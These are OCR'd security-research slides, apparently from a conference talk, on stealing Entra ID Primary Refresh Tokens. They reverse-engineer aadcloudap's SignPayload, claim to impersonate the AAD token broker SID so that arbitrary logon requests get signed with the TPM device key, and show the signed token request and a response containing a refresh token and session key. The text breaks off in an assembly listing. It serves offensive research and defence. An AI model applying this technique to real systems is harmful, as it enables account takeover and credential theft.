
Replicating the flow for another PRT Cookie theft



Replicating the flow for another PRT Cookie theft



Replicating the flow for another PRT Cookie theft



Abuse for PRT Cookie Theft

- BrowserCore approach

(ROADtoken by Dirk-jan Mollema)

- DLL approach

(RequestAADRefreshToken by Lee Christensen)

- [New!] **LsaCallAuthenticationPackage** approach

Replicating the flow for another PRT Cookie theft

- Retrieved PRT Cookie allows us to gain access as a logged-on user
- To achieve the initial goal, we want to sign user’s logon request by Device key
- “SignPayload” function in aadcloudap looks interesting …

Reversing aadcloudap!SignPayload

```
__int64 __fastcall GenericCallPackageHelper::SignPayload(
        struct AadContextFunctions *this,
        struct PluginState *pluginState_a2,
        struct CSecureString *payload_a3,
        void *hToken_a4,
        struct _AP_BLOB *accountInfo_a5,
        struct CSecureString *outBuffer_a6)
{
...
  LODWORD(status_v28) = CheckPackageSidForRequestSign(this, hToken_a4);
...
  LODWORD(status_v28) = BuildDeviceAuthAssertion(
                          this,
                          pluginState_a2,
                          payload_a3,
                          bKdf_v10,
                          assertion_v29);
```

Reversing aadcloudap!SignPayload

BuildDeviceAuthAssertion

Data sent by LsaCallAuthenticationPackage

```
{
  "call": 1,
  "payload": "
  {
      \"username\":  \"employee01@************\",
      \"password\":  \"***********\"
      \"request_nonce\":  \"AwABAAEAAAACAOz_(snip)xqKRkgAA\",
      (snip)
  }"
}
```

Base64UrlEncode

Sign by Device key (dkpriv)

eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCA... . eyAgICAidXNlcm5hbWUiOiAgImVtcGxve...

header payload

eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCA... . eyAgICAidXNlcm5hbWUiOiAgImVtcGxve... . uIMsJz8dQAcT6SaiQpWiJAmgCzdkWy...

header payload signature

Data returned to a caller process

Reversing aadcloudap!SignPayload


CheckPackageSidForRequestSign

- Checks if a caller process's sid is "S-1-15-2-1910091885-1573563583-1104941280-2418270861-3411158377-2822700936-2990310272"
  - Without valid SID, BuildDeviceAuthAssertion is not called and SignPayload doesn't generate Device key signed request


Reversing aadcloudap!SignPayload

CheckPackageSidForRequestSign

- The SID is for the AppContainer, AAD token broker
- With some tricks, we can impersonate this SID!



Impersonate AAD token broker for Device key signing



Send logon request signed by Device key


```
POST /common/oauth2/token HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; ja-JP)
WindowsPowerShell/5.1.22621.2506
Content-Type: application/x-www-form-urlencoded
Host: login.microsoftonline.com
Content-Length: 2792
Connection: close

request=
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCAieDVjIjoiTUlJRDhqQ0NBdHFnQXdJQkFnSVFvVW5WSEwxcTF
MTkdaNHk5bORmK056QU5CZ2txaGtpRzl3MEJBUXNGQURCNE1YWXdFUVlLQ1pJbWlaUHlMR1FCR1JZRGJtVjBNQl
JyPLSQQsqUIE7nvsiH6P7RYdDlBOsz5GdCPTZeSFsYEQ2Cl2haNJfMXehxmT8uxRixmdkadgrYSf8pRsJgPh2ts
xOSSfZWXJGf77BfZIKsfOZ267lmJJHrz90jQelRODkBxTeITCOPNOh0jqOhoopbYDRlUUFCAVLaGLzCNR9y-yqg
rWjrtSF3BSYAVw19rzO8jQ&grant_type=urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer
```


signed logon request


```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"
x-ms-request-id: 6a0e6251-b4f8-41f7-a1bf-bfb85f916d01
x-ms-ests-server: 2.1.17396.8 - JPE ProdSlices

{
 "token_type":"Bearer",
 "expires_in":"1209599",
 "ext_expires_in":"0",
 "expires_on":"1710549553",
 "refresh_token":
 "0.ATOA7mRQZG6b200dRv6Bplz96pjt2SlppDZFreL5gbwdYF6hAPQ.AgABAAEAAADnfolhJpSnRYB1SVj-Hgd8AgDs_wUA9P_l839cA6T_0Zf90s8
 0Th5EJWsKwNoao2Kr_HuGkaSSM-00CtbU3zpsL06pkkAM69WyDPlNPZGTNyWcC_gqCLA600cplMav00JAcSdypMWl9tsE5M4lTUYCgKLFLOMuOtMu6
 LeQUhW-Buj_xhYI_Jxz6rXpQoGqXigYqApxow",
 "id_token":
 "eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJhdWQiOiIyOWQ5ZWQ5OC1hNDY5LTQ1MzYtYWRlMi1mOTgxYmMxZDYwNWUiLCJpc3MiOiJodHRwc
 TA2NGVlLTliNmUtNDNkYi05ZDQ2LWZlODFhNjVjZmRlYSIsInVuaXF1ZV9uYW1lIjoiZW1wbG95ZWUwMUBuYW1pYi1kZXNlcnQuY29tIiwidXBuIjo
 iZW1wbG95ZWUwMUBuYW1pYi1kZXNlcnQuY29tIiwidmVyIjoiMS4wIn0.",
 "session_key_jwe":
 "eyJlbmMiOiJBMjU2R0NNIiwiYWxnIjoiUlNBLU9BRVAifQ.AQB2yPbQGkt52v9h6Nl9mx4yv5lMCzXsqRaB0vRVhbx_bl-j83mR3QsUqcv-kPxk8C
 Lp1_OcXhsOn3uoXdlOqLPKHqWLx NX2TO2yIAoorJxiOkBbl8OfLSyY
 cJV74xRGdrJCXiAJ_3BwNnoLp2e zk2MOrxNILjfWGxSCUPlZq9UF7o
 viekunpXaywhMu9ZcFssoWXSWfr KNvRTQNMSguZe9FNhH5zEEHBCu-
 ZiLqXsW_3iz3fZHoZwMRyhGgoJ IAAsABARAAAAABQALACAeaYO21J
 Aqyw8cYQHcuf9l6q1bNtOfYeS5fZp3NQNF9A.dFpOqwaNQv1UR6R8.Ww.cM8ikzwciuSptCMnAFcb6A",
```


PRT

encrypted Session Key

Abusing aadcloudap for Device key signing

- We can sign arbitrary user’s logon request by Device key stored in TPM, thanks to internal aadcloudap loaded in lsass.exe
- The signed request gives us its user’s PRT & encrypted session key
- For browser SSO access, we need to decrypt the encrypted session key by Transport key and sign the PRT with it


Undocumented APIs to interact with session key

- cyrptngc.dll functions are imported in aadcloudap.dll
  - cryptngc.dll provides interface for device-stored cryptographic keys

```
lea     rax, [rbp+57h+var_B0]
